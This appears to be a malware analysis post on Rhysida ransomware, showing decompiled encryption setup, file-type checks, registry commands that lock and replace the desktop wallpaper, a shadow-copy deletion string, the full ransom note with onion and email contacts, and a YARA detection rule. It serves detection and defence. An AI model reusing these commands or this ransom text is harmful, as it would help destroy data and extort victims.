The sample will iterate through each file and attempt to determine if the file is valid for processing by using the _stat64() call and then inspecting the st_mode parameter for a potential regular file, directory, character device or pipe.




```
call    rax ; __imp__stat64
cmp     eax, 0FFFFFFFFh
jnz     short loc_416891
mov     eax, 0
jmp     loc_416918
------------------------------------------------------------

                        ; CODE XREF: sub_416862+23↑j
movzx   eax, [rbp+var_3A]
movzx   eax, ax
and     eax, 0F000h
cmp     eax, 8000h      ; regular file
jnz     short loc_4168AB
mov     eax, 8
jmp     short loc_416918
------------------------------------------------------------
```



```
                               ; CODE XREF: sub_416862+40↑j
movzx   eax, [rbp+var_3A]
movzx   eax, ax
and     eax, 0F000h
cmp     eax, 4000h      ; directory
jnz     short loc_4168C5
mov     eax, 4
jmp     short loc_416918
---------------------------------------------------------

                               ; CODE XREF: sub_416862+5A↑j
movzx   eax, [rbp+var_3A]
movzx   eax, ax
and     eax, 0F000h
cmp     eax, 2000h      ; character device
jnz     short loc_4168DF
mov     eax, 2
jmp     short loc_416918
---------------------------------------------------------

                               ; CODE XREF: sub_416862+74↑j
movzx   eax, [rbp+var_3A]
movzx   eax, ax
and     eax, 0F000h
cmp     eax, 3000h      ; Pipe+Character Device
jnz     short loc_4168F9
mov     eax, 6
jmp     short loc_416918
---------------------------------------------------------

                               ; CODE XREF: sub_416862+8E↑j
movzx   eax, [rbp+var_3A]
movzx   eax, ax
and     eax, 0F000h
cmp     eax, 1000h      ; Pipe
jnz     short loc_416913
```

Encryption library


The sample will attempt to get a handle to the Microsoft cryptographic next gen API and call the CryptGenRandom() to create entropy.



```
__int64 __fastcall GetHandleToMCNG(BYTE *pbBuffer, DWORD dwLen)
{
  HCRYPTPROV v3; // rcx
  HCRYPTPROV phProv[6]; // [rsp+38h] [rbp-30h] BYREF

  v3 = qword_482400;
  if ( qword_482400 )
    return (unsigned int)-!CryptGenRandom(v3, dwLen, pbBuffer);
  phProv[0] = 0i64;
  if ( CryptAcquireContextA(phProv, 0i64, "Microsoft Base Cryptographic Provider v1.0", 1u, 0xF0000020)
    || CryptAcquireContextA(phProv, 0i64, "Microsoft Base Cryptographic Provider v1.0", 1u, 0xF0000028) )
  {
    v3 = phProv[0];
    qword_482400 = phProv[0];
    return (unsigned int)-!CryptGenRandom(v3, dwLen, pbBuffer);
  }
  return 0xFFFFFFFFi64;
}
```


The malware has statically linked references to libtommath and is used throughout the main function and subroutines to facilitate the setup of the encryption process. https://github.com/libtom/libtommath

The sample will utilize both AES for the block cipher and the chc_hash that is needed to facilitate the public RSA key.



```
lea     rbp, aChachaPrng ; "CHACHA-PRNG"
lea     r8, [rsp+28h+arg_12]
mov     rcx, rdi
mov     dword ptr [rsp+28h], 1
mov     r9d, 0Ah
mov     edx, 0Ah
mov     [rsp+28h+var_8], rbp
call    sub_41F420
dword_482E00 = FindCipherAlg("aes");
if ( dword_482E00 != -1 )
{
  v16 = RegisterHash(&off_473580);
  if ( !v16 )
  {
    v16 = HashAlgEnumerate(dword_482E00);
    if ( !v16 )
    {
      unk_487350 = FindHashAlg("chc_hash");
```

Lastly the sample will encrypt files and append the rhysida extension.




```
ta:000000000044C02C aRhysida        db 'rhysida',0          ; DATA XREF: sub_416ACB+2BD↑o
```

Defacement


The sample will modify the system registery via cmd.exe to update the wallpaper with the ransomware note. Once the registry keys are changed, the malware will force an update using the command rundll32.exe user32.dll,UpdatePerUserSystemParameters.

The sample attempts to open the windows font file for Arial.ttf for use in the ransom note.




```
strcpy(Destination, "C:/Windows/Fonts/Arial.ttf");
Stream = fopen(Destination, "rb");
sprintf(v19, "C:/Users/Public/bg.jpg");
sub_4164C4((unsigned int)v19, v38, v37, 1, (__int64)Block, v34);
free(Block);
system("cmd.exe /c reg delete \"HKCU\\Contol Panel\\Desktop\" /v Wallpaper /f");
system("cmd.exe /c reg delete \"HKCU\\Conttol Panel\\Desktop\" /v WallpaperStyle /f");
system(
  "cmd.exe /c reg add \"HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\ActiveDesktop\" /v NoChangingWall"
  "Paper /t REG_SZ /d 1 /f");
system(
  "cmd.exe /c reg add \"HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\ActiveDesktop\" /v NoChangingWall"
  "Paper /t REG_SZ /d 1 /f");
system("cmd.exe /c reg add \"HKCU\\Control Panel\\Desktop\" /v Wallpaper /t REG_SZ /d \"C:\\Users\\Public\\bg.jpg\" /f");
system(
  "cmd.exe /c reg add \"HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\" /v Wallpaper /t REG_SZ /"
  "d \"C:\\Users\\Public\\bg.jpg\" /f");
system(
  "cmd.exe /c reg add \"HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\" /v WallpaperStyle /t REG_SZ /d 2 /f"
system("cmd.exe /c reg add \"HKCU\\Control Panel\\Desktop\" /v WallpaperStyle /t REG_SZ /d 2 /f");
return system("rundll32.exe user32.dll,UpdatePerUserSystemParameters");
```

The ransomware note contains the typical scare tactics seen in other ransomware notes and a reference to their onion site with a unique secret key (token) associated with this victim.



```
.data:000000000044C2A0 aCriticalBreach db 'Critical Breach Detected - Immediate Response Required',0Dh,0Ah
.data:000000000044C2A0                                         ; DATA XREF: sub_418798+21D↑o
.data:000000000044C2A0                                         ; sub_418798+235↑o ...
.data:000000000044C2D8                 db 0Dh,0Ah
.data:000000000044C2DA                 db 'Dear company,',0Dh,0Ah
.data:000000000044C2E9                 db 0Dh,0Ah
.data:000000000044C2EB                 db 'This is an automated alert from cybersecurity team Rhysida. An un'
.data:000000000044C32C                 db 'fortunate situation has arisen - your digital ecosystem has been '
.data:000000000044C36D                 db 'compromised,',0Dh,0Ah
.data:000000000044C37B                 db 'and a substantial amount of confidential data has been exfiltrate'
.data:000000000044C3BC                 db 'd from your network. The potential ramifications of this could be'
.data:000000000044C3FD                 db ' dire,',0Dh,0Ah
.data:000000000044C405                 db 'including the sale, publication, or distribution of your data to '
.data:000000000044C446                 db 'competitors or media outlets. This could inflict significant repu'
.data:000000000044C487                 db 'tational and financial damage.',0Dh,0Ah
.data:000000000044C4A7                 db 0Dh,0Ah
.data:000000000044C4A9                 db 'However, this situation is not without a remedy.',0Dh,0Ah
.data:000000000044C4DB                 db 0Dh,0Ah
.data:000000000044C4DD                 db 'Our team has developed a unique key, specifically designed to res'
.data:000000000044C51E                 db 'tore your digital security. This key represents the first and mos'
.data:000000000044C55F                 db 't crucial step',0Dh,0Ah
.data:000000000044C56F                 db 'in recovering from this situation. To utilize this key, visit our'
.data:000000000044C5B0                 db ' secure portal: rhysidafohrhyy2aszi7bm32tnjat5xri65fopcxkdfxhi4ti'
.data:000000000044C5F1                 db 'dsg7cad.onion (use Tor browser)',0Dh,0Ah
.data:000000000044C612                 db 'with your secret key QLBENZM2061SYETRVKHIDL3VU2JZVEB7',0Dh,0Ah
.data:000000000044C649                 db 'or write email: GeraldoDenesik@onionmail.org \ CandidaNitzsche@on'
.data:000000000044C68A                 db 'ionmail.org',0Dh,0Ah
.data:000000000044C697                 db 0Dh,0Ah
.data:000000000044C699                 db 'It',27h,'s vital to note that any attempts to decrypt the encrypt'
.data:000000000044C6D4                 db 'ed files independently could lead to permanent data loss. We stro'
.data:000000000044C715                 db 'ngly advise against such actions.',0Dh,0Ah
.data:000000000044C738                 db 0Dh,0Ah
.data:000000000044C73A                 db 'Time is a critical factor in mitigating the impact of this breach'
.data:000000000044C77B                 db '. With each passing moment, the potential damage escalates. Your '
.data:000000000044C7BC                 db 'immediate action',0Dh,0Ah
.data:000000000044C7CE                 db 'and full cooperation are required to navigate this scenario effec'
.data:000000000044C80F                 db 'tively.',0Dh,0Ah
.data:000000000044C818                 db 0Dh,0Ah
.data:000000000044C81A                 db 'Rest assured, our team is committed to guiding you through this p'
.data:000000000044C85B                 db 'rocess. The journey to resolution begins with the use of the uniq'
.data:000000000044C89C                 db 'ue key.',0Dh,0Ah
.data:000000000044C8A5                 db 'Together, we can restore the security of your digital environment'
.data:000000000044C8E6                 db '.',0Dh,0Ah
.data:000000000044C8E9                 db 0Dh,0Ah
.data:000000000044C8EB                 db 'Best regards',0Dh,0Ah,0
```

Lastly, a the dropped file CriticalBreachDetected.pdf is dropped in the encrypted folder containing the ransomware note.



```
FILE *Stream; // [rsp+20h] [rbp-60h]
char *Destination; // [rsp+28h] [rbp-58h]

Destination = (char *)malloc(0x1000ui64);
strcpy(Destination, a1);
*(_WORD *)&Destination[strlen(Destination)] = 47;
strcat(Destination, ptrCriticalBreachPDF);    // CriticalBreachDetected.pdf
Stream = fopen(Destination, "wb");
if ( Stream )
{
  fwrite(&unk_44C900, (unsigned int)ElementSize, 1ui64, Stream);
  fclose(Stream);
}
```

YARA

```
/*
MIT License
Copyright 2023 ShadowStackRe.com
Permission is hereby granted, free of charge, to any person obtaining a copy of this
software and associated documentation files (the “Software”), to deal in the
Software without restriction, including without limitation the rights to use, copy,
modify, merge, publish, distribute, sublicense, and/or sell copies of the Software,
and to permit persons to whom the Software is furnished to do so, subject to the
following conditions:
The above copyright notice and this permission notice shall be included in all
copies or substantial portions of the Software.
THE SOFTWARE IS PROVIDED “AS IS”, WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED,
INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY, FITNESS FOR A
PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS OR COPYRIGHT
HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF
CONTRACT, TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE
OR THE USE OR OTHER DEALINGS IN THE SOFTWARE.
*/
rule RhysidaRansomware {
    meta:
      description = "rule to detect Rhysida Ransomware"
      author = "ShadowStackRe.com"
      date = "2023-12-12"
      Rule_Version = "v1"
      malware_type = "ransomware"
      malware_family = "Rhysida"
      License = "MIT License, https://opensource.org/license/mit/"
    strings:
      $strShadowCopy = " vssadmin.exe Delete Shadows"
      $strRhsyida01 = "Rhysida-0.1"
      $strRhysida = "rhysida"
      $strRegKey1 = "cmd.exe /c reg delete \"HKCU\\Contol Panel\\Desktop"
      $strRegKey2 = "Policies\\ActiveDesktop\" /v NoChangingWallPaper"
      $strRunDll32 = "rundll32.exe user32.dll,UpdatePerUserSystemParameters"
      $strPDF = "CriticalBreachDetected.pdf"
    condition:
      all of them
}
```

ransomwarerhysida

S ShadowStackRe SSR